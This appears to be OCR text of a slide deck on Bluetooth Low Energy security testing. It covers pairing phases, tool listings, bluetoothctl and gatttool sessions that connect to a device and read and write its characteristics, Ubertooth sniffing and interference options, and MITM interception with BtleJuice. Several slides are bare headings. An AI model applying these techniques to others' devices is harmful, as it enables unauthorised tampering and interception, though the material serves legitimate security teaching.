
BLE PAIRING PROCESS – LE LEGACY

- Phase 1 - Exchange the capabilities
- Phase 2 - Generate STK
- Phase 3 - Exchange keys required for Bonding


BLE PAIRING PROCESS – LE SECURE

- Phase 1 - Exchange the capabilities
- Phase 2 - Generate LTK
- Phase 3 - Exchange keys required for Bonding

BLE PAIRING PROCESS



BLE PAIRING PROCESS



ANALYSING BLE DEVICES – TOOLS

TOOLS / SOFTWARE

- Mobile Application
  - nRF Connect (Android or iOS)
  - Lightblue (Android or iOS)
- MITM
  - BtleJuice
  - GATTacker
- Log
  - BTMon
  - HCIDump
- Enumeration
  - HCITool
  - Bluetoothctl
- Sniffer
  - Ubertooth One
  - Adafruit
- Exploit
  - Crackle
  - Ettercap
  - Gatttool

ENUMERATION – BLUETOOTHCTL

- Bluetooth control tool with shell interface
- Preinstalled package
- Used to interact and send command to the bluetooth devices
- Same link HCITOOL with lot more control and options to interact with the device

ENUMERATION – BLUETOOTHCTL – COMMANDS


```
[bluetooth]# help
Available commands:
  list                       List available controllers
  show [ctrl]                Controller information
  select <ctrl>              Select default controller
  devices                    List available devices
  paired-devices             List paired devices
  power <on/off>             Set controller power
  pairable <on/off>          Set controller pairable mode
  discoverable <on/off>      Set controller discoverable mode
  agent <on/off/capability>  Enable/disable agent with given capability
  default-agent              Set agent as the default one
  set-scan-filter-uuids [uuid1 uuid2 ...] Set scan filter uuids
  set-scan-filter-rssi [rssi] Set scan filter rssi, and clears pathloss
  set-scan-filter-pathloss [pathloss] Set scan filter pathloss, and clears rssi
  set-scan-filter-transport [transport] Set scan filter transport
  set-scan-filter-clear      Clears discovery filter.
  scan <on/off>              Scan for devices
  info [dev]                 Device information
  pair [dev]                 Pair with device
  trust [dev]                Trust device
  untrust [dev]              Untrust device
  block [dev]                Block device
  unblock [dev]              Unblock device
  remove <dev>               Remove device
  connect <dev>              Connect device
  disconnect [dev]           Disconnect device
  list-attributes [dev]      List attributes
  select-attribute <attribute> Select attribute
  attribute-info [attribute] Select attribute
  read                       Read attribute value
  write <data=[xx xx ...]>   Write attribute value
  notify <on/off>            Notify attribute value
  register-profile <UUID ...> Register profile to connect
  unregister-profile         Unregister profile
  version                    Display version
  quit                       Quit program
[bluetooth]#
```

ENUMERATION – BLUETOOTHCTL – COMMANDS


```
[bluetooth]# menu gatt
Menu gatt:
Available commands:
--------------------
list-attributes [dev]                          List attributes
select-attribute <attribute/UUID>              Select attribute
attribute-info [attribute/UUID]                Select attribute
read [offset]                                  Read attribute value
write <data=xx xx ...> [offset]                Write attribute value
acquire-write                                  Acquire Write file descriptor
release-write                                  Release Write file descriptor
acquire-notify                                 Acquire Notify file descriptor
release-notify                                 Release Notify file descriptor
notify <on/off>                                Notify attribute value
register-application [UUID ...]                Register profile to connect
unregister-application                         Unregister profile
register-service <UUID>                        Register application service.
unregister-service <UUID/object>               Unregister application service
register-includes <UUID>                       Register as Included service in.
unregister-includes <Service-UUID><Inc-UUID>   Unregister Included service.
register-characteristic <UUID> <Flags=read,write,notify...>  Register application characteristic
unregister-characteristic <UUID/object>        Unregister application characteristic
register-descriptor <UUID> <Flags=read,write...>  Register application descriptor
unregister-descriptor <UUID/object>            Unregister application descriptor
back                                           Return to main menu
version                                        Display version
quit                                           Quit program
exit                                           Quit program
help                                           Display help about this program
export                                         Print evironment variables
[bluetooth]#
```

ENUMERATION - BLUETOOTHCTL - EXPLORE

LOG ANALYSIS - BTMON

- BTMON - bluetooth monitor - Linux
- Capture the raw traffic from the host machines
- Used to write to a file and Wireshark is used to analyse

LOG ANALYSIS – BTMON – DEMO


```
< HCI Command: LE Set Scan Parameters (0x08|0x000b) plen 7                    [hci0] 16.419790
        Type: Active (0x01)
        Interval: 10.000 msec (0x0010)
        Window: 10.000 msec (0x0010)
        Own address type: Public (0x00)
        Filter policy: Accept all advertisement (0x00)
> HCI Event: Command Complete (0x0e) plen 4                                   [hci0] 16.432419
      LE Set Scan Parameters (0x08|0x000b) ncmd 1
        Status: Success (0x00)
< HCI Command: LE Set Scan Enable (0x08|0x000c) plen 2                        [hci0] 16.432740
        Scanning: Enabled (0x01)
        Filter duplicates: Enabled (0x01)
> HCI Event: Command Complete (0x0e) plen 4                                   [hci0] 16.436558
      LE Set Scan Enable (0x08|0x000c) ncmd 1
        Status: Success (0x00)
> HCI Event: LE Meta Event (0x3e) plen 43                                     [hci0] 16.446637
      LE Advertising Report (0x02)
        Num reports: 1
        Event type: Non connectable undirected - ADV_NONCONN_IND (0x03)
        Address type: Random (0x01)
        Address:
        Data length: 31
        Company: Microsoft (6)
          Data:
        RSSI: -82 dBm (0xae)
> HCI Event: LE Meta Event (0x3e) plen 40                                     [hci0] 16.452483
      LE Advertising Report (0x02)
        Num reports: 1
        Event type: Connectable undirected - ADV_IND (0x00)
        Address type: Public (0x00)
        Address:
        Data length: 28
        Flags: 0x06
          LE General Discoverable Mode
          BR/EDR Not Supported
        16-bit Service UUIDs (complete): 2 entries
          Dialog Semiconductor GmbH (0xfef5)
```

LOG ANALYSIS - BTSNOOP

- HCI LOG - Android mobile
- Capture the raw traffic
- Change the log file extension to PCAP
- Wireshark can be used

LOG ANALYSIS - BTSNOOP - EXPLORE

- Android -> Setting -> Developer Option
- Enable HCI Bluetooth Snoop Log
- Turn Off & On Bluetooth
- cat /etc/bluetooth/bt_stack.conf | grep BtSnoop
- /sdcard/btsnoop_hci.log
- /data/log/bt/
- /sdcard/Android/data/
- /sdcard/oem_log/
- /data/misc/bluetooth/logs/

EXPLOIT – GATTTOOL – INTRODUCTION

- Open software
- Preinstalled with most of the linux/unix OS
- Used to manipulate the attributes value in a device
- Used to access the service running in the device
- Shell interface

EXPLOIT – GATTTOOL – COMMANDS


```
ble@ble:~$ gatttool --help-all
Usage:
  gatttool [OPTION...]

Help Options:
  -h, --help                          Show help options
  --help-all                          Show all help options
  --help-gatt                         Show all GATT commands
  --help-params                       Show all Primary Services/Characteristics arguments
  --help-char-read-write              Show all Characteristics Value/Descriptor Read/Write arguments

GATT commands
  --primary                           Primary Service Discovery
  --characteristics                   Characteristics Discovery
  --char-read                         Characteristics Value/Descriptor Read
  --char-write                        Characteristics Value Write Without Response (Write Command)
  --char-write-req                    Characteristics Value Write (Write Request)
  --char-desc                         Characteristics Descriptor Discovery
  --listen                            Listen for notifications and indications

Primary Services/Characteristics arguments
  -s, --start=0x0001                  Starting handle(optional)
  -e, --end=0xffff                    Ending handle(optional)
  -u, --uuid=0x1801                   UUID16 or UUID128(optional)

Characteristics Value/Descriptor Read/Write arguments
  -a, --handle=0x0001                 Read/Write characteristic by handle(required)
  -n, --value=0x0001                  Write characteristic value (required for write operation)

Application Options:
  -i, --adapter=hciX                  Specify local adapter interface
  -b, --device=MAC                    Specify remote Bluetooth address
  -t, --addr-type=[public | random]   Set LE address type. Default: public
  -m, --mtu=MTU                       Specify the MTU size
  -p, --psm=PSM                       Specify the PSM for GATT/ATT over BR/EDR
  -l, --sec-level=[low | medium | high] Set security level. Default: low
  -I, --interactive                   Use interactive mode
```

EXPLOIT – GATTTOOL – COMMANDS


```
ble@ble:~$ gatttool -I
[                  ][LE]> help
help                                        Show this help
exit                                        Exit interactive mode
quit                                        Exit interactive mode
connect         [address [address type]]    Connect to a remote device
disconnect                                  Disconnect from a remote device
primary         [UUID]                      Primary Service Discovery
included        [start hnd [end hnd]]       Find Included Services
characteristics [start hnd [end hnd [UUID]]] Characteristics Discovery
char-desc       [start hnd] [end hnd]       Characteristics Descriptor Discovery
char-read-hnd   <handle>                    Characteristics Value/Descriptor Read by handle
char-read-uuid  <UUID> [start hnd] [end hnd] Characteristics Value/Descriptor Read by UUID
char-write-req  <handle> <new value>        Characteristic Value Write (Write Request)
char-write-cmd  <handle> <new value>        Characteristic Value Write (No response)
sec-level       [low | medium | high]       Set security level. Default: low
mtu             <value>                     Exchange MTU for GATT/ATT
[                  ][LE]>
```

GATTTOOL - COMMANDS - CONNECT

- Known Mac Address
- Command to connect to device
- connect

```
ble@ble:~$ gatttool -I
[                  ][LE]> connect F8:1D:78:60:79:89
Attempting to connect to F8:1D:78:60:79:89
Connection successful
[F8:1D:78:60:79:89][LE]>
```

- Disconnect the device connection
- disconnect

```
[F8:1D:78:60:79:89][LE]> disconnect

(gatttool:2150): GLib-WARNING **: Invalid file descriptor.

[F8:1D:78:60:79:89][LE]>
```

GATTTOOL – COMMANDS – DISCOVER

- Post Connection to device
- Discover all the primary services
- **primary**

```
[F8:1D:78:60:79:89][LE]> primary
attr handle: 0x0001, end grp handle: 0x0007 uuid: 00001800-0000-1000-8000-00805f9b34fb
attr handle: 0x0008, end grp handle: 0x0008 uuid: 0000fff0-0000-1000-8000-00805f9b34fb
attr handle: 0x0009, end grp handle: 0x000b uuid: 0000ffe5-0000-1000-8000-00805f9b34fb
attr handle: 0x000c, end grp handle: 0xffff uuid: 0000ffe0-0000-1000-8000-00805f9b34fb
[F8:1D:78:60:79:89][LE]> disconnect
```

- Post Connection to device
- Discover all the characteristics
- **characteristics**

```
[F8:1D:78:60:79:89][LE]> characteristics
handle: 0x0002, char properties: 0x02, char value handle: 0x0003, uuid: 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0004, char properties: 0x02, char value handle: 0x0005, uuid: 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0006, char properties: 0x02, char value handle: 0x0007, uuid: 00002a04-0000-1000-8000-00805f9b34fb
handle: 0x000a, char properties: 0x0c, char value handle: 0x000b, uuid: 0000ffe9-0000-1000-8000-00805f9b34fb
handle: 0x000d, char properties: 0x10, char value handle: 0x000e, uuid: 0000ffe4-0000-1000-8000-00805f9b34fb
```

GATTTOOL – COMMANDS – READ

- Known handle to read
- Command to read data
- **char-read-hnd**

```
[F8:1D:78:60:79:89][LE]> char-read-hnd 0x0005
Characteristic value/descriptor: 40 02
[F8:1D:78:60:79:89][LE]> char-read-hnd 0x0003
Characteristic value/descriptor: 4c 45 44 42 4c 45 2d 37 38 36 30 37 39 38 39 00
[F8:1D:78:60:79:89][LE]>
```

- Known UUID to read
- Command to read that using UUID
- **char-read-uuid**

```
[F8:1D:78:60:79:89][LE]> char-read-uuid 00002a00-0000-1000-8000-00805f9b34fb
handle: 0x0003   value: 4c 45 44 42 4c 45 2d 37 38 36 30 37 39 38 39 00
[F8:1D:78:60:79:89][LE]> char-read-uuid 00002a01-0000-1000-8000-00805f9b34fb
handle: 0x0005   value: 40 02
[F8:1D:78:60:79:89][LE]>
```

GATTTOOL – COMMANDS – WRITE

- Require handle to write
- Command to write req
- **char-write-req**

```
[F8:1D:78:60:79:89][LE]> char-write-req 0x00b 0x00ff
Characteristic value was written successfully
[F8:1D:78:60:79:89][LE]> char-write-cmd 0x00b 0x00ff
[F8:1D:78:60:79:89][LE]>
```

- Known UUID to read
- Command to read that using UUID
- **char-write-cmd**

GATTTOOL - COMMANDS - EXPLORE

SNIFFER – ADAFRUIT

- Designed by Adafruit industry
- Open source analysis tool
- Wireshark integration
- Support only BLE not classic

https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer

SNIFFER – UBERTOOTH ONE

- Open source hardware and software
- Feature to inspect in Wireshark and kismet
- Support many mode like btle, follow to capture the BLE packets and classic
- Ubertooth specan-ui/ specan is used to visualise the signal and noise in the particular frequency
- Other are used for other purpose, such as dump a packet, see the signal and noise in the spectrum and to update, configure the device

https://greatscottgadgets.com/ubertoothone/

SNIFFER – UBERTOOTH ONE – COMMANDS


```
ble@ble:~$ ubertooth-btle
could not open Ubertooth device
ubertooth-btle - passive Bluetooth Low Energy monitoring
Usage:
        -h this help

    Major modes:
        -f follow connections
        -n don't follow, only print advertisements
        -p promiscuous: sniff active connections

        -a[address] get/set access address (example: -a8e89bed6)
        -s<address> faux slave mode, using MAC addr (example: -s22:44:66:88:aa:cc)
        -t<address> set connection following target (example: -t22:44:66:88:aa:cc/48)
        -tnone unset connection following target

    Interference (use with -f or -p):
        -i interfere with one connection and return to idle
        -I interfere continuously

    Data source:
        -U<0-7> set ubertooth device to use

    Misc:
        -r<filename> capture packets to PCAPNG file
        -q<filename> capture packets to PCAP file (DLT_BLUETOOTH_LE_LL_WITH_PHDR)
        -c<filename> capture packets to PCAP file (DLT_PPI)
        -A<index> advertising channel index (default 37)
        -v[01] verify CRC mode, get status or enable/disable
        -x<n> allow n access address offenses (default 32)

If an input file is not specified, an Ubertooth device is used for live capture.
In get/set mode no capture occurs.
```

MITM – INTRODUCTION

- The victim device will be replicated in Bluetooth layer, and then tricks mobile application to interpret its broadcasts and connect to it instead the original device
- Data can be intercepted, modified, spoofed.
- It is effective against devices against that do not implement Bluetooth security features

MITM – BTLEJUICE

- Open-source software used to perform MITM attack one the device
- an interception core
- an interception proxy
- a dedicated web interface
- Python and Node.js bindings

MITM – BTLEJUICE – PREREQUISITE

- Two BLE adapter
- Two Host machine
- Does not work on docker
- Used to replay, only fly data modification using web interface

MITM - BTLEJUICE - MODEL

MITM - BTLEJUICE - DEMO

EXPLOITING BLE DEVICES

ENUMERATION

- Identify the Bluetooth Device Address
- Identify the Data Board casted in Advertisement Packet
- Identify the Data Board casted in Scan Packet
- Identify the Device support connection or not
- Identify the Remote Device Bluetooth Version

